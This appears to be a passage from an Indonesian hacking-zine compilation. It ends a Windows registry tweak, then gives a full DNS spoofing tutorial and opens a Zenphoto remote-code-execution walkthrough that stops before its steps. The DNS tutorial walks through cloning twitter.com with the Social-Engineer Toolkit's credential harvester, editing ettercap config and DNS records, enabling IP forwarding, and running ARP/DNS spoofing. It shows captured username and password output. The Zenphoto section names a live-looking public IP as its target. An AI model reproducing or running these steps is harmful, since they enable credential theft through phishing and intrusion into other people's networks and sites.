yah memang sudah aman tapi nanti kalau di restart pasti lemot lagi. Jadi kita haru melakukan pengamanan. Buka regedit. Buka HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon cari key "shell" tanpa petik yang bernilai default "explorer.exe" tanpa petik. ganti value atau nilai dari key shell tadi ke lokasi explorer.exe yang sudah diedit, misalnya isi dengan D:\explorer.exe dengan ketentuan file explorer.exe yang tadi diletakkan di direktori D:\ dengan nama explorer.exe.

Komputernya sekarang aman deh

ABOUT ME:

Nick : One-co Momouchi

Fb : Inazhawa.m

Twiter : @bayuespada

Contact : bayuuchiha49@yahoo.co.id

thank to : Allah SWT | Ortu | Kirameki | Coscar | X-CODE | YOGYAFREE

DNS Spoofing

By : Motaroirhaby

Pendahuluan

Assalamualaikum warahmatullahi wabarakatuh

Dalam teknologi internet sekarang ini, Domain Name System (DNS) merupakan jantung yang sangat berperan penting. Pengetahuan dan pengertian tentang DNS merupakan hal yang mutlak harus dimiliki oleh operator internet. Dalam jaringan internet, kejahatan dapat selalu terjadi pada setiap bagiannya dan tidak terkecuali kejahatan yang menyerang DNS. Oleh karena itu, saya berharap dapat memberikan pengetahuan dasar mengenai Dns Spoofing.

DNS yang merupakan tulang punggung jaringan terutama Internet sering sekali dijadikan target serangan oleh para hacker/cracker. Ketika seseorang sudah berhasil menguasai server DNS dan dapat mengontrolnya maka akibatnya akan sangat luas pada jaringan dan memungkinkan untuk mendapatkan akses yang lebih besar.

Dulu sekitar tahun 1960an sebelum digunakan yang namanya DNS atau domain name system seluruh Komputer yang terkoneksi kedalam jaringan menggunakan yang namanya file hosts.txt. dimana file hosts ini bekerja untuk pengalamatan sebuah hosts didalam jaringan kita analogikan semisal ada computer baru dengan nama “cod.crew” dan cod.crew ingin masuk kedalam jaringan pada saat itu maka file hosts harus di perbarui.

cod.crew 202.152.bla.bla.bla

Program ini di danai oleh Departement of Defense advance Research project Administration (ARPA/DARPA) tujuannya untuk menghubungkan seluruh organisasi yang ada diamerika saat itu. Jadi bisa kita katakana kalau fungsi hosts.txt ini adalah menterjemahkan dari nama ke alamat IP, perlu kita ketahui bahwa mesin itu tidak membaca nama yang anda ketikan melainkan angka.

pada tahun 1970an ARPAnet mulai kewalahan & mengalami banyak masalah diantaranya :

- Beban mesin dan trafik (bandwith) di SRI-NIC dalam mendistribusikan file menjadi lebih berat dan besar.
- Penamaan yang saling bentrok (name collisions) dan sebagai nya.

Terlihat sekali jika suatu system yang di sentralisasi maka masalah itu juga akan tersentralisasi. Singkat cerita akhirnya ARPAnet ingin merubah system inimenadi desentralisasi. Paul Mockapertis dari University of Southern California Information Science Institute di Marina del Rey, California, dipilih sebagai orang yang bertanggung jawab terhadap rancangan, desain, arsitektur dan implementasi dari sistem pengelolaan data host yang baru.


Pada tahun 1984 beliau merilis RFC (Request For Comment) 882 dan RFC 883 yang menjelaskan tentang Domain Name System (DNS). Kemudian disusul dengan RFC 1034 dan RFC 1035 yang juga menambahkan tentang masalah keamanan DNS, penerapan (implementasi), pengelolaan (administrative), mekanisme pembaharuan data secara dinamis, serta keamanan data dalam sebuah domain dan lain-lainnya.

Cara Kerja DNS

Ketika anda melakukan query (bisa berupa ping, ssh, dig, host, nslookup, email, dan lain sebagainya) ke sebuah host misalnya example.com , maka name server akan memeriksa terlebih dahulu apakah ada record host tersebut di cache name server lokal. Jika tidak ada, name server lokal akan melakukan query kepada root server dan mereferensikan name server untuk TLD .com ,name server lokal kembali melakukan query kepada name server .com dengan jenis query yang sama dan mereferensikan example.com . Name server lokal kembali melakukan query ke nama server example.com dan mereferensikan query selanjutnya ke name server lokal yaitu aa.example.com . Kemudian name server lokal melakukan query kepada name server lokal yaitu aa.example.com dan akhirnya mendapatkan jawaban address yang diminta. Untuk lebih jelasnya kita bisa googling (google.com) dan memahami bagaimana cara kerja DNS.

sekarang saatnya melihat celah pada DNS ini , jika dulu pada sistem yang berbasis UNIX file host ini berada di "/etc/hosts", maka pada saat ini kebanyakan orang menggunakan sistem

buatan microsoft maka file itu ada di C:/windows/system32/drivers/etc/. file ini tidak hilang begitu saja, melainkan masih tetap di gunakan sampai sekarang.




dan kedudukan file host.txt ini lebih tinggi daripada DNS yang biasa di setting di control panel >> network >>klik kanan >>propertis..)

file host.txt lah yang paling dulu di tanya mengenai DNS yang ingin di tuju oleh clien, sehingga jika jawaban sudah di dapat dari file host.txt maka

sistem tidak akan menanyakan lagi pada DNS yg ada di ethernet card.. :)
suatu kelemahan yg sangat di sayangkan ☹

ALUR DNS SPOOFING (ILUSTRASI)



Keterangan Gambar :

1. Attacker sebelumnya mempunyai IP yang dimana IP address digunakan bila user melakukan permintaan IP yang ada di Dns Server. (Meracuni cache DNS tersebut)
2. Pengguna Mengirim permintaan untuk mengakses sebuah web
3. dan secara tidak langsung DNS Server mengirim balik permintaan itu (menjawab permintaan yang sebelumnya cache DNS server itu sudah diracuni oleh si Attacker)
4. Alhasil Pengguna pun mengakses IP address yang diberikan Oleh si attacker. (dan inilah saat DNS Spoofing itu berlangsung)

Melalui DNS spoofing, hacker dapat melakukan pembelokan yang mengarahkan PC korban ke website palsu. (lihat gambar ilustrasi DNS Spoofing diatas). Pembelokan ini gampang sekali dilakukan mengingat protocol DNS tidak memiliki mekanisme pengamanan apapun. Hal ini bisa dicegah dengan menggunakan aplikasi firewall yang bagus. Pada aplikasi firewall terkini, biasa chache DNS tersimpan dengan rapi, sehingga apabila kita sudah pernah melakukan kunjungan ke website sebelumnya maka DNS Spoofing bisa kita cegah.

Melakukan Dns Spoofing

Dalam hal ini saya akan coba melakukan Dns Spoofing dalam jaringan local saya menggunakan Ettercap dan SET (Social engineering toolkit) SET ini saya gunakan untuk membuat fake login menggunakan harvester method yang nantinya site yang kita inginkan kita cloning ke localhost kita .

Tested on Backtrack 5 R1
Victim Windows XP


Ok lets Play ☺

Untuk ettercap bisa di download disini <http://ettercap.sourceforge.net/> atau untuk backtrack sudah ada , untuk SET <http://www.secmaniac.com/> ☺
Bila kedua tool diatas sudah siap , kita jalankan misi .

sudo apt-get install ettercap
sudo apt-get install apache2
sudo apt-get install php5

kita buat cloning site untuk localhost kita . Disini saya akan coba cloning <http://twitter.com>
jalankan SET .

Select from the menu:



```

^ _ x Terminal
File Edit View Terminal Help

  SET

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReLiK) [---]
[---] Development Team: Thomas Werth [---]
[---] Development Team: JR DePre (prime) [---]
[---] Development Team: Joey Furr (j0fer) [---]
[---] Version: 2.0.3 [---]
[---] Codename: 'Trebuchet Edition' [---]
[---] Report bugs to: davek@secmaniac.com [---]
[---] Follow me on Twitter: dave_relik [---]
[---] Homepage: http://www.secmaniac.com [---]

Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs..

DerbyCon 2011 Sep30-Oct02 - http://www.derbycon.com.

Join us on irc.freenode.net in channel #setoolkit
```

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener

- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) SMS Spoofing Attack Vector
- 8) Wireless Access Point Attack Vector
- 9) Third Party Modules
- 10) Update the Metasploit Framework
- 11) Update the Social-Engineer Toolkit
- 12) Help, Credits, and About

Karena disini saya akan melakukan spoofing saya pilih No 2 (website Attack vector)

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Man Left in the Middle Attack Method
- 6) Web Jacking Attack Method
- 7) Multi-Attack Web Method
- 8) Create or import a CodeSigning Certificate

Saya pilih No 3 Harvester Attack Method

(berguna untuk mencari username dan password yang ada di field yang nantinya di dump)

kita masukkan web yang akan kita cloning . Selesai kita cek Localhost kita ..



Ok kita sudah dapati bahwa Localhost kita sudah terkloning dan sudah mirip dengan twitter.com.

Kita masuk menggunakan Ettercap disini kita setting terlebih dahulu saya sesuaikan karena disini kita menggunakan linux.

Nano /etc/etter.conf

```
#####
```

```
#   redir_command_on/off
```

```
#####
```

```
# you must provide a valid script for your operating system in order to have
```

```
# the SSL dissection available
```

```
# note that the cleanup script is executed without enough privileges (because
```

```
# they are dropped on startup). so you have to either: provide a setuid program
```

```
# or set the ec_uid to 0, in order to be sure the cleanup script will be
```

```
# executed properly
```

```
# NOTE: this script is executed with an execve(), so you can't use pipes or
```

```
# output redirection as if you were in a shell. We suggest you to make a script if
```

```
# you need those commands.
```

```
#-----
```

```
#   Linux
```

```
#-----
```

```
# if you use ipchains:
```

```
#redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"
```

```
#redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"
```

```
# if you use iptables:
```

```
#redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
```

```
#redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
```

kita hilangkan tanda pagar (#) yang artinya mengaktifkan command diatas menjadi seperti ini .

```
# if you use ipchains:
```

```
redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"
```

```
redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"
```

if you use iptables:

```
redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
```

```
redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
```

sudah , kita simpan ..

kita ketik di terminal kita

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

untuk forward IP

Ok kita edit etter.dns


```
nano /usr/share/ettercap/etter.dns
```

```
twitter.com A 200.20.20.7
```

```
*.twitter.com A 200.20.20.7
```

```
www.twitter.com PTR 200.20.20.7 # Wildcards in PTR are not allowed
```

diatas 200.20.20.7 adalah ip local komputer saya, kita ketik ifconfig (untuk linux).
misalkan seperti itu :) ok kita save . Kita jalankan command ettercap nya diterminal :
ettercap -T -q -i eth0 -P dns_spoof -m arp // //



```
root@bt: ~
File Edit View Terminal Help

Privileges dropped to UID 65534 GID 65534...


 28 plugins
 39 protocol dissectors
 53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====>| 100.00 %


1 hosts added to the hosts list...
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help


Activating dns_spoof plugin...
```



nah sudah kita lihat . Saat ping twitter.com di computer korban sudah dilarikan ke ip kita dan terarah ke web server kita dengan di kloningkannya twitter.com ke localhost kita ..



disini kita coba sebagai user biasa yang dimana sedang mengakses twitter.com kita coba login dan kita liat hasilnya di SET terminal kita ..



```
Terminal
File Edit View Terminal Help
set:webattack > Enter the url to clone: http://twitter.com

[*] Cloning the website: http://twitter.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]

Press {return} to continue.*
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
200.20.20.5 - - [26/Oct/2011 08:10:40] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=twitteruser@gmail.com
POSSIBLE PASSWORD FIELD FOUND: session[password]=twitterpasswordmotaroirhaby
PARAM: scribe log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
[*] WHEN YOUR FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

200.20.20.5 - - [26/Oct/2011 08:11:33] "GET / HTTP/1.1" 200 -
```

set:webattack > Enter the url to clone: <http://twitter.com>

[*] Cloning the website: <http://twitter.com>

[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[*] I have read the above message. [*]

Press {return} to continue.*

[*] Social-Engineer Toolkit Credential Harvester Attack

[*] Credential Harvester is running on port 80

[*] Information will be displayed to you as it arrives below:

200.20.20.5 - - [26/Oct/2011 08:10:40] "GET / HTTP/1.1" 200 -

[*] WE GOT A HIT! Printing the output:

POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=twitteruser@gmail.com

POSSIBLE PASSWORD FIELD FOUND: session[password]=twitterpasswordmotaroirhaby

PARAM: scribe_log=

POSSIBLE USERNAME FIELD FOUND: redirect_after_login=

[*] WHEN YOUR FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

Untuk lebih jelasnya sudah saya buat video tutorial dan sudah saya upload .

<http://www.youtube.com/watch?v=L-2Xz8CJu5E>

<http://www.mediafire.com/?nd3ssu4m4ti43py>

dan untuk metode yang saya gunakan insyallah bisa di mengerti . bila kurang jelas bisa ditanyakan .

CUKUP SEKIAN

Wassalamualaikum warahmatullahi wabarakatuh ☺

“Barangsiapa yang tidak pernah melakukan kesalahan, maka dia tidak pernah mencoba sesuatu yang baru.”

Regards

Motaroirhaby

<http://motaroirhaby.com>

Thx For C.O.D Crew (Cracker Of Dinuz)

Viresvitri , crackerjoy , dimitri , Doddy , GreenCOD All member COD .

Yur4kh4, Mywisdom , Ihsana Xcrew , mas Burhan

r0b0t , habeeb , Tara , Artupas , herneva All Member Agendosa

Surabayagetar, Haxor-xox , Bli Oka , Rdie All Member Balikita

Exploit Remote Code Execution untuk hacking CMS Zenphoto

Zenphoto adalah CMS yang difokuskan untuk website multimedia, anda dapat mendownload CMS tersebut di <http://www.zenphoto.org>.



Exploit ini dibuat oleh Egidio Romano aka EgiX. Exploit ini dapat untuk melakukan eksploitasi pada CMS Zenphoto versi 1.4.1.4 atau sebelumnya.

CMS ini mempunyai masalah pada file `ajax_create_folder.php` yang dimana dengan memanfaatkan celah pada file tersebut maka memungkinkan kita mengakses shell target.

Anda dapat mendownload exploitnya di <http://www.exploit-db.com/exploits/18083>.


Untuk tutorialnya sebagai berikut

Disini targetnya adalah <http://180.254.68.125/zenphoto>

Sebelum kita melakukan eksploitasi maka pastikan kita telah menginstall APACHE, anda juga dapat menggunakan paket XAMPP.

Exploit ini menggunakan PHP maka penulis memanfaatkan PHP.EXE untuk menjalankan exploit tersebut.

Berikut langkah-langkah dalam melakukan eksploitasi :



```

